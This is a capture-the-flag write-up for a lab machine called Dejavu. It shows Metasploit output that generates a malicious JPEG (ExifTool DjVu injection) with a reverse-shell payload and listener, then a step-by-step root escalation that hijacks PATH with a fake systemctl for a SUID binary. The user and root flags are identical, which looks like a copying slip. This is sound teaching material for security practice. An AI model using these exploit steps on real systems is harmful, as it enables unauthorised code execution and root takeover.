/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(unix/fileformat/exiftool_djvu_ant_perl_injection) > show options
Module options (exploit/unix/fileformat/exiftool_djvu_ant_perl_injection):
Name Current Setting Required Description
---- --------------- -------- -----------
FILENAME msf.jpg yes Output file
Payload options (cmd/unix/python/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- --------------- -------- -----------
LHOST 192.168.253.128 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
**DisablePayloadHandler: True (no handler will be created!)**
Exploit target:
Id Name
-- ----
0 JPEG file
msf6 exploit(unix/fileformat/exiftool_djvu_ant_perl_injection) > set lhost 10.18.1.77
lhost => 10.18.1.77
msf6 exploit(unix/fileformat/exiftool_djvu_ant_perl_injection) > set lport 4444
lport => 4444
msf6 exploit(unix/fileformat/exiftool_djvu_ant_perl_injection) > run
[+] msf.jpg stored at /home/kali/.msf4/local/msf.jpg
msf6 exploit(unix/fileformat/exiftool_djvu_ant_perl_injection) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload cmd/unix/reverse_netcat
payload => cmd/unix/reverse_netcat
msf6 exploit(multi/handler) > set lgots 10.18.1.77
lgots => 10.18.1.77
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run
[-] Msf::OptionValidateError The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > set lhost 10.18.1.77
lhost => 10.18.1.77
msf6 exploit(multi/handler) > run
[-] Handler failed to bind to 10.18.1.77:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.18.1.77:4444
For some reason cannot get rev shell, maybe for version metasploit, now start attack box
nope
```
Generate an image payload with Metasploit
Get code execution on the target machine
Retrieve the flag located in /home/dogpics/user.txt. What is the user flag?
*dejavu{735c0553063625f41879e57d5b4f3352}*
### Privilege Escalation - Enumeration and PATH Exploitation
Privesc Enumeration
Now that we have code execution, our goal should be rooting the box. Fortunately, something should immediately catch your attention if you run ls -lah from the current working directory. A SUID binary! The presence of one of these in a home directory is quite unusual, but it looks like we have a file left by the server administrator to help manage the webserver. It also looks like we have the source code for this C program, very useful for exploiting it.
A note on SELinux
SELinux improves security by essentially setting out rules that processes are made to follow.
While SELinux can make hacking a box more difficult, it can also make administering a server more difficult.
Rather than trying to configure SELinux to allow the webserver to bind to port 80, the system administrator just disabled it. This is a somewhat common approach, but is by no means the "correct" approach which would be learning the fundamentals of SELinux and configuring it correctly. With the command getenforce we can verify whether SELinux is enforcing its rules (the command prints disabled).
While SELinux doesn't affect the privesc we use here, it is worth bearing in mind in real pentests or harder rooms.
You can read more about SELinux at these links:
https://selinuxproject.org/page/FAQ
https://www.redhat.com/en/topics/linux/what-is-selinux
Understanding SUID binaries
A SUID binary has special permissions, allowing the program to use the setuid system call. The setuid call allows the process to set its user id. If you call setuid(0) and the process has the correct permissions, then the program will then run as root.
When a program may need to run parts of the code as root but does not want to run the whole program as root, SUID is often used. An example of this would be the webserver Apache2, which initially runs as root to bind to port 80 and then subsequently drops these elevated privileges.
SUID binaries can only set their UID to the owner of the binary's UID unless the binary is owned by root, in which case they can set it to any UID. You usually don't have to call setuid yourself, the program will usually do this.
A more modern alternative to setuid binaries is Linux Capabilities, which offer much more granular control over permissions such as CAP_NET_BIND_SERVICE which allows programs to bind to low (privileged, under 1024) ports without running as root. The capability CAP_SET_UID is equivalent to suid permissions, allowing the program to call setuid
What does the vulnerable binary do?
If we run the binary, with ./serverManager, we get a choice of operations.
Selecting 0 gives us the status of the webserver service, and 1 allows us to restart it. Restarting the service would usually require root privileges, so it makes some sense that the binary is SUID.
```
Reverse Shell
[dogpics@dejavu ~]$ ./serverManager
Welcome to the DogPics server manager Version 1.0
Please enter a choice:
0 - Get server status
1 - Restart server
0
● dogpics.service - Dog pictures
Loaded: loaded (/etc/systemd/system/dogpics.service; enabled; vendor preset: disabled)
Active: active (running) since Sat 2021-09-11 18:00:08 BST; 19min ago
Main PID: 776 (webserver)
Tasks: 7 (limit: 5971)
Memory: 76.8M
CGroup: /system.slice/dogpics.service
└─776 /home/dogpics/webserver -p 80
Sep 11 18:00:08 dejavu systemd[1]: Started Dog pictures.
```
As we have the source code of the application, we can more easily see the vulnerability.
```
serverManager.c - vi
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
int main(void)
{
setuid(0);
setgid(0);
printf(
"Welcome to the DogPics server manager Version 1.0\n"
"Please enter a choice:\n");
int operation = 0;
printf(
"0 -\tGet server status\n"
"1 -\tRestart server\n");
while (operation < 48 || operation > 49) {
operation = getchar();
getchar();
if (operation < 48 || operation > 49) {
printf("Invalid choice.\n");
}
}
operation = operation - 48;
//printf("Choice was:\t%d\n",operation);
switch (operation)
{
case 0:
//printf("0\n");
system("systemctl status --no-pager dogpics");
break;
case 1:
system("sudo systemctl restart dogpics");
break;
default:
break;
}
}
```
The vulnerability comes from calling system() without providing a full path to the binary. This means that we can create a fake systemctl binary which will run as root, and escalate our privileges.
We can also use a program called ltrace which allows us to see system and library calls, although this is not installed on the machine. Pay close attention to the system() seen earlier that provides systemctl without its full path.
```
james@centos
[james@centos]$ ltrace -b -a 100 ./serverManager
setuid(0) = -1
setgid(0) = -1
puts("Welcome to the DogPics server ma"...Welcome to the DogPics server manager Version 1.0
Please enter a choice:
) = 73
puts("0 -\tGet server status\n1 -\tRestar"...0 - Get server status
1 - Restart server
) = 41
getchar(0, 0x25d62a0, 0x7f8d48b99860, 0x7f8d488c56480
) = 48
getchar(0, 0x25d66b0, 0x25d66b1, 0x7f8d488c55a5) = 10
system("systemctl status --no-pager dogp"...● dogpics.service - Dog pictures
Loaded: loaded (/etc/systemd/system/dogpics.service; enabled; vendor preset: disabled)
Active: active (running) since Sat 2021-09-11 18:28:17 BST; 6min ago
Main PID: 894 (webserver)
Tasks: 6 (limit: 24819)
Memory: 17.9M
CGroup: /system.slice/dogpics.service
└─894 /home/dogpics/webserver -p 80
) = 0
```
Explaining the PATH variable
The PATH variable tells the shell where to look for binaries that you call by name, so for example ls is actually /bin/ls. It consists of a sequence of directories, separated by colons. Your shell will run the first binary that matches, looking in each directory left to right. This direction is important.
What are we exploiting?
We're exploiting a combination of two things here.
Firstly, the binary runs as root due to SUID.
Secondly, the binary calls systemctl with an incomplete path (eg not /usr/bin/systemctl, just systemctl on it's own.)
Because the system will run the first binary it finds from PATH that matches systemctl here, we can make our own fake systemctl to run instead, which will be ran as root (as it inherits the UID and GID of the parent process).
Our fake systemctl can be as simple as /bin/bash in plaintext to start a new shell - Linux treats executable text files as shell scripts.
Let's create a fake systemctl, add it to path, and get root.
```
Reverse Shell
[dogpics@dejavu ~]$ which systemctl
/usr/bin/systemctl
[dogpics@dejavu ~]$ echo '/bin/bash' > systemctl
[dogpics@dejavu ~]$ chmod +x systemctl
[dogpics@dejavu ~]$ export PATH=.:$PATH
[dogpics@dejavu ~]$ which systemctl
./systemctl
[dogpics@dejavu ~]$ ./serverManager
Welcome to the DogPics server manager Version 1.0
Please enter a choice:
0 - Get server status
1 - Restart server
0
[root@dejavu ~]# whoami
root
```
Let's break this down:
[dogpics@dejavu ~]$ echo '/bin/bash' > systemctl - We're creating a plaintext file with the contents /bin/bash which will start a shell when executed.
[dogpics@dejavu ~]$ chmod +x systemctl - We need to make our fake systemctl executable, otherwise it will be ignored.
[dogpics@dejavu ~]$ export PATH=.:$PATH - here, we add . (our current working directory) to the beginning of PATH. This means the system will look in our current working directory for binaries before searching the rest of PATH, and find our fake systemctl before the genuine one.
[dogpics@dejavu ~]$ which systemctl - To check that our fake systemctl will run if the command systemctl is used, we use which. which essentially does the PATH lookup for us and prints the results.
[dogpics@dejavu ~]$ ./serverManager - Run the vulnerable binary!
From there, you should have a root shell. As a warning, your HOME variable is still /home/dogpics rather than /root so you will need to cd /root. Then just grab the flag.
Further reading on this method
https://www.hackingarticles.in/linux-privilege-escalation-using-path-variable/
Stabilise your reverse shell to ensure that you can run interactive binaries
Find the SUID binary
Verify (based on output) that the serverManager program runs systemctl when you run it.
Try running the same command as the binary yourself - systemctl status dogpics --no-pager
Create your fake systemctl, ensure it's correctly added to PATH, and escalate your privileges.
Retrieve the root flag from /root/root.txt. What is the root flag?
*dejavu{735c0553063625f41879e57d5b4f3352}*
[[Dig Dug]]
 Sign in with Wallet
Connect another wallet
Sign in with Wallet
Connect another wallet